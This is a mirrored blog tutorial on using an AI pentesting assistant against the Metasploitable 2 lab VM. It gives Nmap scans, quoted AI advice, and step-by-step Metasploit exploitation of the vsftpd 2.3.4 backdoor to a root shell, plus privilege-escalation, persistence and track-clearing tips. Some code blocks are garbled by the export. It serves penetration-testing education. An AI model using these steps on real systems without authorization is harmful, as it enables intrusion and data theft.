Enhancing Penetration Testing with HackerAI: Step-by-Step Guide (Metasploitable Lab)
This older publication is retained for research history. Current technical applicability has not been asserted; validate versions, commands, and assumptions before use.
- Category: CTI
- Source article: https://medium.com/@1200km/enhancing-penetration-testing-with-hackerai-step-by-step-guide-metasploitable-lab-b2ab2cdd4139
- Published: 2025-11-26
- Preserved media: 14 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 16 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.

Learn how to integrate AI into every phase of the penetration testing kill chain with classic tools and a vulnerable lab VM.
Introduction

Penetration testing often involves a sequence of steps — from reconnaissance and scanning to exploitation and post-exploitation — commonly referred to as thekill chain. This guide demonstrates how to useHackerAI, an AI-powered penetration testing assistant, to streamline each phase of an attack on a vulnerable target. We’ll walk through a real-world example using the Metasploitable 2 lab VM (an intentionally vulnerable Linux server) and legacy tools like Nmap and Metasploit. By integrating HackerAI into the workflow, even beginners can get expert guidance on commands and techniques at each step, while experienced pentesters can work more efficiently.(Note: Only perform these steps on systems you own or have permission to test. Metasploitable is a safe lab target designed for practice.)
The Ultimate Guide to Metasploit here
Mastering Nmap: A Comprehensive Guide to Network Exploration and Security Auditing here

HackerAI (comparable to tools like PentestGPT) can interactively guide a tester through reconnaissance, vulnerability identification, exploitation, and more. It won’t replace your tools — rather, itaugmentsthem by suggesting which commands to run, parsing outputs, and providing next-step recommendations. In the example below, we’ll see how HackerAI’s AI assistance can improve the process of attacking Metasploitable 2 step-by-step.
Lab Setup and Tools
Before diving in, ensure you have the following ready:

- **Metasploitable 2 VM:**Deployed and running (note its IP address). This Ubuntu-based VM has many open services and known flaws for practice.
-
**Attacker Machine:**A Kali Linux VM or any system with pentesting tools (Nmap, Metasploit, etc.) installed.
-
**HackerAI Access:**Sign up at hackerai.co and log in. (The free version allows AI chat and web search; a Pro subscription enables anAgent Modewith a built-in terminal for executing commands via the AI, though that’s optional.
-
**Network Connectivity:**Ensure the attacker machine can reach the Metasploitable VM (they should be on the same virtual network or use host-only networking).
Throughout this guide, we will useHackerAI’s advicealongside traditional tools. You will perform actual commands on your attacker machine (and we’ll provide the exact syntax), while using HackerAI in a browser to get guidance and explanations.
Step 1: Reconnaissance and Scanning with Nmap
The first phase is to gather information about the target. Rather than jumping in blindly, start by consulting HackerAI for a recon strategy. For example, you might prompt HackerAI with something like:
User
: "I have a Linux server at 172.16.59.128 (Metasploitable). How should I begin recon and scanning?"
HackerAI’s likely advice:
Large code or log block · 237 lines · expand raw text
That
's a great target for some initial reconnaissance. Since you've confirmed you have authorization, let's get started.
For
 a Linux server
like
 Metasploitable, your initial recon
and
 scanning efforts should focus
on
 discovering open ports, the services running
on
 them,
and
 the operating system version. Here
's a solid plan of action, starting with the most common and powerful tools:
Phase
1
: Host
and
 Basic Port Discovery
Ping Sweep (Check Host Status): First, verify the host
is
 up
and
 responding. Since the host
is

on
 a local network, a simple ping should suffice.
bash
ping -c
4

172.16
.
59.128
(Metasploitable
is
 designed
to
 be up, but this
is
 a good habit.)
Basic TCP SYN Scan
with
 Nmap: Nmap
is
 the go-
to
 tool
for
 port scanning. A fast SYN scan (-sS)
is
 usually stealthier
and
 quicker than a full TCP connect scan, though Metasploitable will likely respond
to
 anything. This initial scan focuses
on
 the
1000
 most common ports.
bash
nmap -sS
172.16
.
59.128
Phase
2
: Comprehensive Service
and
 Version Detection
Once you have the initial list
of
 open ports, you want
to
 dig deeper. This
is

where
 you run a more comprehensive scan.
Full Service
and
 Version Detection Scan: Use the -A (Aggressive) flag
or
 a combination
of
 the following
for
 a robust scan. The -sV flag
is
 crucial
as
 it attempts
to
 determine the service name
and
 version number running
on
 the open ports, which
is
 vital
for
 later vulnerability research.
bash
nmap -p- -sV -O
172.16
.
59.128
-p- : Scans all
65535
 ports (takes longer, but ensures no services are missed).
-sV : Attempts
to
 determine service version information.
-O : Enables OS detection.
Phase
3
: Scripting
and
 Vulnerability Enumeration
After identifying services
and
 versions, Nmap
's Scripting Engine (NSE) allows you to perform in-depth checks on the services it found.
Default
 Scripts
and
 Vulnerability Check: Running the -sC
or
 --script=
default
 flag executes a
set

of
 common, non-destructive scripts that provide more information. You can also run basic vulnerability checks.
bash
nmap -sC --script=vuln
172.16
.
59.128
-sC / --script=
default
: Runs the
default

set

of
 scripts (e.g., checks
for
 anonymous FTP access, web server information, etc.).
--script=vuln: Runs scripts that check
for
 common vulnerabilities.
Summary
of

Next
 Steps
After running these Nmap commands, you will have a wealth
of
 information:
Open Ports:
21
 (FTP),
22
 (SSH),
23
 (Telnet),
80
 (HTTP), etc.
Service Banners: Detailed version numbers (e.g., Apache
2.2
.
8
, ProFTPD
1.3
.
1
).
Operating System: Likely a Linux kernel version (since it
's Metasploitable).
Your
next
 logical
step
 would be
to
 enumerate
each
 discovered service individually.
For
 example:
If
 Port
80
 (HTTP)
is
 open, use nikto
or
 dirb/gobuster
to
 scan
for
 web server flaws
and
 hidden directories.
If
 Port
21
 (FTP)
is
 open, attempt anonymous login
or
 look up known vulnerabilities
for
 that specific FTP service version.
If
 Port
139
/
445
 (SMB)
is
 open, use enum4linux
or
 smbclient
to
 collect user/share information.
What are the results
of
 your initial Nmap scan?
Let
's analyze the open ports and services you find!
Now, perform the scan:
nmap -sS -sV -O
192.168
.56
.101
nmap -sC
--script=vuln 172.16.59.128
This command will probe the target and list all open ports, detected services, versions, and the OS guess. In our Metasploitable example, Nmap should discover numerous open ports (since the VM is intentionally full of services). Typical results will show ports like:


For brevity, focus on a few interesting findings. In particular, note thatFTP (port 21)is runningvsftpd version 2.3.4. HackerAI (or your own experience) will flag this immediately: vsftpd 2.3.4 is a*“known vulnerable version”*. In fact, this version famously contains a backdoor planted by an attacker in the source code. We’ll target this service shortly. Also take note of other services — HackerAI can help enumerate them later (for example, SMB might hint at a file share vulnerability, an outdatedUnrealIRCdon port 6667 has a backdoor, etc., as documented by Rapid7). At this stage, you have a basicattack surfacemapped out.
> Pro Tip: If you have HackerAI Pro’s agent mode, you could let the AI run the Nmap scan for you and automatically parse results. But even without that, you can copy-paste the key Nmap output into HackerAI and ask for analysis. The AI can quickly highlight which services/versions are likely exploitable.
Step 2: Upload scan result to HackerAI:
This is where HackerAI’s knowledge of exploits and CVEs accelerates the process. Let’s leverage it to analyze the scan results:
If you have the paid version, save the scan results to a.txtfile and upload it to HackerAI — or simply copy and paste the content directly.
Response:
Large code or log block · 185 lines · expand raw text
That is an excellent, information-rich scan! As anticipated with Metasploitable, you've uncovered a trove of low-hanging fruit. This report is a clear, prioritized roadmap for exploitation.
The Nmap Scripting Engine (NSE) has practically done the hard work of vulnerability assessment for you, identifying several critical flaws on various services and even confirming root-level exploitation on one of them.
Here is a breakdown of the most critical findings and the recommended next steps, ranging from immediate root access to further enumeration for later exploitation:
---
###
**CRITICAL VULNERABILITIES (Immediate Root Access)**
The most urgent finding is on
**Port 21 (FTP)**
.
*

**Service:**
 vsFTPd
*

**Vulnerability:**

**vsFTPd version 2.3.4 Backdoor (CVE-2011-2523)**
*

**Impact:**
 The Nmap script provided the best possible result—it executed a command (
`id`
) and confirmed it received
**root privileges (`uid=0(root) gid=0(root)`)**
. This means this vulnerability is immediately exploitable to get a root shell on the system.
**Action Plan (Immediate Exploitation):**
1.

**Exploit with Metasploit:**
 Metasploit Framework is the ideal choice for this and is even referenced in the Nmap output.
    *

**Module:**

`exploit/unix/ftp/vsftpd_234_backdoor`
    *

**Payload:**
 Set the
`RHOSTS`
 to
`172.16.59.128`
 and run the exploit. The module simply requires a smiley face
`:)`
 in the username to trigger the backdoor command listener (usually port 6200/tcp).
###
**HIGH-PRIORITY VULNERABILITIES**
These are other services with critical, confirmed vulnerabilities:
1.

**Port 1099 (Rmiregistry)**
    *

**Vulnerability:**

**RMI registry default configuration Remote Code Execution**
    *

**Impact:**
 Java RMI (Remote Method Invocation) is often misconfigured to allow class loading from remote URLs, leading to remote code execution. This is another prime target for Metasploit.
    **Action Plan:**
    *   **Module:** `exploit/multi/misc/java_rmi_server` in Metasploit.
2.

**Port 6667 (IRC)**
    *

**Vulnerability:**

**UnrealIRCd Backdoor**
    *

**Impact:**
 The server is running a trojaned version of UnrealIRCd from 2010, which contains a backdoor allowing remote code execution through a specific privileged command.
    **Action Plan:**
    *   **Module:** `exploit/unix/irc/unreal_ircd_3281_backdoor` in Metasploit.
###
**Enumeration and Further Exploitation Targets**
Beyond the immediate root shells, you have several services that are likely vulnerable to lateral movement or further access:
*

**Web Services (Port 80):**
    *

**Directory Listing:**
 You found
`/tikiwiki/`
,
`/phpMyAdmin/`
,
`/doc/`
, and
`/icons/`
.
    *

**Vulnerable Applications:**
 The server is hosting applications like
**DVWA (Damn Vulnerable Web Application)**
 and
**Mutillidae**
. These are purposefully vulnerable and are the perfect place to practice classic web application attacks like:
        *

**SQL Injection:**
 Check the forms mentioned in the CSRF section or any parameter that interacts with the database.
        *

**File Inclusion, Command Injection, XSS, CSRF:**
 The Nmap script already identified multiple CSRF-ready forms.
    *

**`phpinfo.php`:**
 This file can reveal internal configuration details, which should be examined for clues.
    *

**Action Plan:**
 Use a web browser to navigate to
`http://172.16.59.128/`
 and explore the directories. Use
**`dirb`**
 or
**`gobuster`**
 to perform aggressive brute-forcing of directories and files on the web server.
*

**Database Services (Port 3306 - MySQL, Port 5432 - PostgreSQL):**
    *

**Vulnerability:**
 The Nmap script failed to complete the detailed check for the notorious
**MySQL `mysql
_vuln_
cve2012-2122`**
 but mentioned it.
**Both databases often contain weak or default credentials (e.g., `msfadmin:msfadmin`, `root:
<
blank
>
`).**
    *

**Action Plan:**
 Use a tool like
**`Hydra`**
 for brute-forcing common or default credentials against both services. Since you have a likely root shell via vsFTPd, you could also use that shell to extract the database passwords from configuration files (
`/etc/mysql/my.cnf`
, etc.).
*

**Legacy Services:**
    *

**Port 23 (Telnet), Port 512, 513, 514 (r-services/shell):**
 These services are notorious for using insecure protocols or having weak/default credentials.
    *

**Action Plan:**
 Use
**`Hydra`**
 for brute-force login attempts against
**Telnet**
. Try default credentials on the r-services (like the hostname
**`metasploitable`**
 with common usernames/passwords).
*

**SMB/Samba (Port 139/445):**
    *

**Action Plan:**
 Use
**`enum4linux`**
 to list shares, users, and installed patches, a common first step for pivoting into a host via SMB.
###
**Recommended Path**
You have confirmed root access via the
**vsFTPd backdoor**
. The most efficient path is to exploit this immediately to gain a root shell, and then use that shell to complete the rest of your assessment, such as examining the
`/etc/passwd`
 file for users, reading configuration files for passwords, and gathering evidence.
**Which vulnerability do you want to target first?**
 The most direct path to root is the vsFTPd backdoor.
Now I want to exploit FTP vulnerability:
Start by asking HackerAI about this vuln FTP service. For example:
I
 want
to
 exploit
a
 vulnerable FTP service.
HackerAI’s response:
Large code or log block · 264 lines · expand raw text
Excellently chosen. The vsFTPd
2.3
.4
 Backdoor
on
 port
21

is
 a high
-
confidence, root
-
level remote code execution vulnerability—the perfect starting point.
Here
is
 the plan
to
 exploit it
and
 gain a root shell
using
 the Metasploit Framework.
1.
 Launch Metasploit Console
Open
 your terminal
and

start
 the Metasploit framework console:
bash
msfconsole
2.

Select
 the Exploit
Module
Search

for

and

select
 the
specific

module
 that Nmap identified
for
 this vulnerability:
bash
search
 vsftpd
2.3
.4
use exploit
/
unix
/
ftp
/
vsftpd_234_backdoor
3.

Check

and

Set
 Options
View
 the required options
for
 the module. You
only
 need
to

set
 the RHOSTS (the target IP address).
bash
show
 options
Set
 the target IP address:
bash
set
 RHOSTS
172.16
.59
.128
You can verify the change:
bash
show
 options
The RPORT
is
 correctly
set

to

21
,
and
 the
default
 payload (cmd
/
unix
/
interact)
is
 also suitable
for
 a basic interactive shell. The exploit works
by
 sending a
specific
 username containing a smiley face :)
to
 the FTP server, which triggers a pre
-
set
 command backdoor
on
 port
6200
/
tcp
and
 gives you command execution.
4.

Execute
 the Exploit
Run the exploit:
bash
exploit
Expected Output
If successful, Metasploit will
connect

to
 the target, send the malicious payload,
and

open
 a
new
 session
for
 you:
[
*
]
172.16
.59
.128
:
21

-
 Connected
to
 target FTP server.
[
+
]
172.16
.59
.128
:
21

-
 Backdoor service has been spawned
on
 port
6200
/
tcp.
[
*
] Command shell session
1
 opened (
172.16
.59
.XXX:XXXXX
-
>

172.16
.59
.128
:
6200
)
at

2025
-11
-26

10
:
55
:
00

-0500
id
5.
 Confirm Root Access
Once you have the shell (the prompt will likely be a simple cmd
or
 $
or
 be blank), run the following command
to
 confirm your privileges:
bash
id
You should see output
similar

to
 this, confirming you
are
 the root
user
:
uid
=
0
(root) gid
=
0
(root)
groups
=
0
(root)
Let me know the results
of
 the exploit,
and
 we can discuss the next steps
for
 post
-
exploitation
and

lateral
 movement
on
 the Metasploitable
system
!
Similarly, you can query other services:
-
*“There’s an IRC service on port 6667.”*HackerAI might recall that Metasploitable’s UnrealIRCd 1.2.8.1 also had a backdoor that allows remote code execution (Metasploit has a module for it).
-
*“Port 3632 is open (distccd). Anything interesting?”*The AI could note that
distccdcan be abused to execute commands remotely; indeed, Metasploit has adistcc_execexploit. -
*“SMB on port 139/445 (Samba 3.0.20)?“*HackerAI may mention a Samba symlink traversal vulnerability that can expose the filesystem.
-
It might also suggest trying default credentials on services like Telnet or MySQL (Metasploitable has known weak creds:
msfadmin:msfadminfor SSH/Telnet, and MySQL root with no password, etc.).
By querying the AI for each service, you effectively performvulnerability enumerationat lightning speed. HackerAI cross-references the service versions with its training knowledge of exploits, saving you from manual googling. This guidance is especially helpful for beginners to learnwhyeach finding is significant.
At this point, we have several potential attack paths. For this guide, we’ll proceed with thevsftpd 2.3.4 backdooras our primary exploit, since it’s straightforward and yields a high-privilege shell. (In a real pentest, you might attempt multiple exploits; for learning, we focus on one path, but the same process applies to others.)
Step 3: Exploitation — Gaining Initial Access (vsftpd Backdoor)
Now comes theweaponizationandexploitationphase. Based on HackerAI’s advice, we will useMetasploit Frameworkto exploit the vulnerable FTP service. HackerAI has already hinted which Metasploit module to use, but let’s go step-by-step with actual commands:
- **Launch Metasploit:**On your Kali terminal(or other linux dist), start the Metasploit console:
msfconsole

- This brings up the
msf>prompt. (It may take a minute to load the modules.)
**2. Search for Exploit:**We know the target service is vsftpd 2.3.4. Use Metasploit’s search:
search
 vsftpd
2.3
.4

Metasploit will list any matching modules. You should see an exploit named**exploit/unix/ftp/vsftpd_234_backdoor**in the resultsmedium.com. This is exactly what we need – a module specifically designed to exploit the malicious backdoor in vsftpd 2.3.4medium.com.
**3. Select the Exploit Module:**Load the module by using its name or index number:
use exploit/unix/ftp/vsftpd_234_backdoor

The prompt should change to indicate the module is active (e.g.,msf exploit(vsftpd_234_backdoor) >).
**4. Show Options:**Always check what settings the module requires:
show
 options

In this case, the module likely only needs the target host (RHOSTS) and a listening port (RPORT, which defaults to 21) to be set. The output confirmsRHOSTSis required and currently empty.
**5. Configure Target Settings:**Set the target IP address (and any other required options):
set
 RHOSTS 172.16.59.128
Replace with your Metasploitable’s IP. This tells the exploit who to attack. (The default port 21 is fine for FTP, so no need to set RPORT if it’s already 21.)
**6. Run the Exploit:**Everything is ready. Execute:
exploit
The module will attempt to connect to FTP and trigger the backdoor. If successful, you should see a newsession openedin the msfconsole. Metasploit might print something like “Command shell session X opened…” indicating that a shell has been obtained.

**7. Verify Access:**You are now (hopefully) in an interactive shell on the remote system. To confirm, run some basic commands in the shell:
whoami
ifconfig

Thewhoamiresult will likely showrootbecause this particular exploit yields root privileges immediate (the backdoor was planted to create a root shell).
uname
 -a

Will show the system info (e.g., Linux metasploitable 2.6.24). HackerAI might advise these verification steps automatically; it often reminds you to verify what user you compromised and gather system info. In our case, thevsftpdbackdoor is so powerful that we already haveroot-level accessto the target system. 🎉
**8. Explore the System (Post-Exploitation):**Now that you have a shell, you can perform post-exploitation tasks. As a quick win, list sensitive files or data. For example:
cat
 /etc/passwd

This shows the user accounts on the system — which in a real scenario could help in further attacks (though in Metasploitable it’s mostly for demonstration) You could also trypwd(print working directory),ls -lato see where you landed (likely the root directory, since the backdoor drops you in a root shell). HackerAI can help here too: you might ask*“What should I do now that I have a root shell?”The assistant could suggest checking forproof-of-concept flags*, extracting password hashes (e.g., from/etc/shadowif accessible), or demonstrating impact by creating a file, etc. It might also mention setting up persistence (like adding a new user or an SSH key) – though be mindful since this is a lab VM.
At this stage, we have effectively completed a large part of the kill chain: wereconnoiteredthe target,identified a critical vulnerability, andexploitedit to gain a foothold (in fact, a root shell). All along, HackerAI acted as a guide — suggesting Nmap commands, pointing out the vsftpd vulnerability, and walking through the exploit usage. This dramatically reduces the time a beginner might spend researching what to do next, as the AI provides a roadmap in real time.
Step 4: Post-Exploitation and Privilege Escalation
In our example, the exploit directly gave us root privileges. In many cases, however, your initial shell may be a lower-privileged user, requiring aprivilege escalationstep to gain full control. Let’s briefly address that scenario and how to use HackerAI for assistance:
Imagine we had exploited a service thatdid notimmediately grant root. For instance, the Metasploitable distccd exploit mentioned earlier yields a shell as the unprivileged “daemon” user (UID 1), not as root. In such a case, the kill chain isn’t complete — we’d need to escalate to root. This often involves finding local vulnerabilities or configuration weaknesses on the target. HackerAI can be a huge help in this phase:
-
Analyzing System Info:You can feed HackerAI details like the OS version (
cat /etc/issueoruname -aoutput) and ask,*“Are there known kernel exploits or privilege escalation techniques for this system?”*Given Metasploitable’s old Ubuntu 8.04 kernel, the AI might recall exploits such as outdated kernel vulnerabilities or tools likeDirtyCow(CVE-2016-5195) if relevant. It might also suggest searching Exploit-DB for the exact kernel version. Essentially, HackerAI becomes your on-demand research assistant for local exploits. -
**Checking Configurations:**Ask HackerAI for common post-exploitation checks. For example:*“What should I look for to escalate privileges on Linux?”*It may list things like SUID/SGID binaries, world-writable files, credentials in config files, misconfigured sudo privileges, or running cron jobs. You can then carry out those checks on the target and even copy the results back to the AI for analysis. For instance, you might run
find / -perm -4000 -type f 2>/dev/nullto list SUID binaries, and if you’re unsure about an unusual file in the list, ask HackerAI if it’s exploitable. This is a great way to learn privilege escalation, as the AI can explain the significance of things you find. -
Example — Using HackerAI for PrivEsc: User:“I have a shell as user
daemonon Ubuntu 8.04. How can I become root?” HackerAI:might respond with a series of suggestions:“Check if the user has sudo rights, look for SUID binaries (e.g., older versions ofnmap**had an interactive mode that could drop to a shell), or known exploits for kernel 2.6.24. For instance, the*exploit-db**ID 8572 (udev exploit) could work on Ubuntu 8.04.”*It may provide references or even sample exploit code. The AI essentially gives you a checklist and potential paths, which you can then pursue methodically. -
**Executing PrivEsc:**Once HackerAI helps identify a likely method, you can attempt it. If it’s a Metasploit local exploit module or script, you might run it through Metasploit or compile and run on the target. Always verify success by running
whoamiagain – to see if you’ve become root.
In summary,HackerAI’s value in post-exploitationis in its ability to quickly recall a vast array of hacking knowledge — saving you from sifting through dozens of blog posts. It’s like having an experienced mentor over your shoulder, pointing out “try this next.” Of course, you should use your own judgment and only execute steps that make sense in context (AI can occasionally suggest outdated or irrelevant tricks, so double-checking is wise). And remember to maintain ethics: as an AI, it will happily suggest powerful techniques, so ensure you only use them in authorized environments.
Step 5: Covering Tracks and Lessons Learned
The final stages of a real attack chain would includecovering tracks(clearing logs, removing shells) and documenting findings. In a lab scenario, covering tracks isn’t critical, but it’s good to know. You can ask HackerAI for advice on this too — e.g.,*“How can I clean up my traces on a Linux target?”*It might suggest clearing bash history, removing any files or accounts you added, and so on. This is more relevant to red teaming; in a learning context, you might skip it. Instead, focus onlessons learned and mitigation:
HackerAI can also assist in reporting and mitigation guidance. After you’ve successfully compromised the target, try asking it:*“How could this vulnerability (vsftpd 2.3.4 backdoor) have been prevented?”*The AI can enumerate defenses: upgrade the software (don’t run an outdated vsftpd), use secure alternatives (SFTP/FTPS), restrict network access to the service, etc. This is great for understanding the defensive perspective. It can even help draft report snippets or summaries of what was done — useful for a pentester documenting their results.
Conclusion
In this guided attack on Metasploitable 2, we demonstrated howHackerAIcan enhance each step of the penetration testing kill chain. Starting from reconnaissance, the AI recommended effective scanning techniques and helped interpret the results. During enumeration, it quickly identified known vulnerabilities (like the vsftpd backdoor) that a human might otherwise spend time researching. For exploitation, HackerAI provided step-by-step guidance on using Metasploit to obtain a shell. In post-exploitation, it offered insights for privilege escalation and cleanup, accelerating the decision-making process. All of this was done using standard tools (Nmap, Metasploit, etc.) — with the AI acting as an intelligent assistant rather than replacing the tools.
Forbeginners, HackerAI serves as an interactive tutor: it not only tells youwhatto do, but oftenwhy, deepening your understanding of cybersecurity concepts. Forexperienced pentesters, it can save time by recalling obscure CVEs, suggesting commands, or automating mundane tasks. This human-AI collaboration leads to more efficient and comprehensive testing. Research has shown that LLM-based assistants can guide testers through recon, exploitation, and even report drafting, suggesting context-aware attack strategies and tools — our hands-on example validates this.
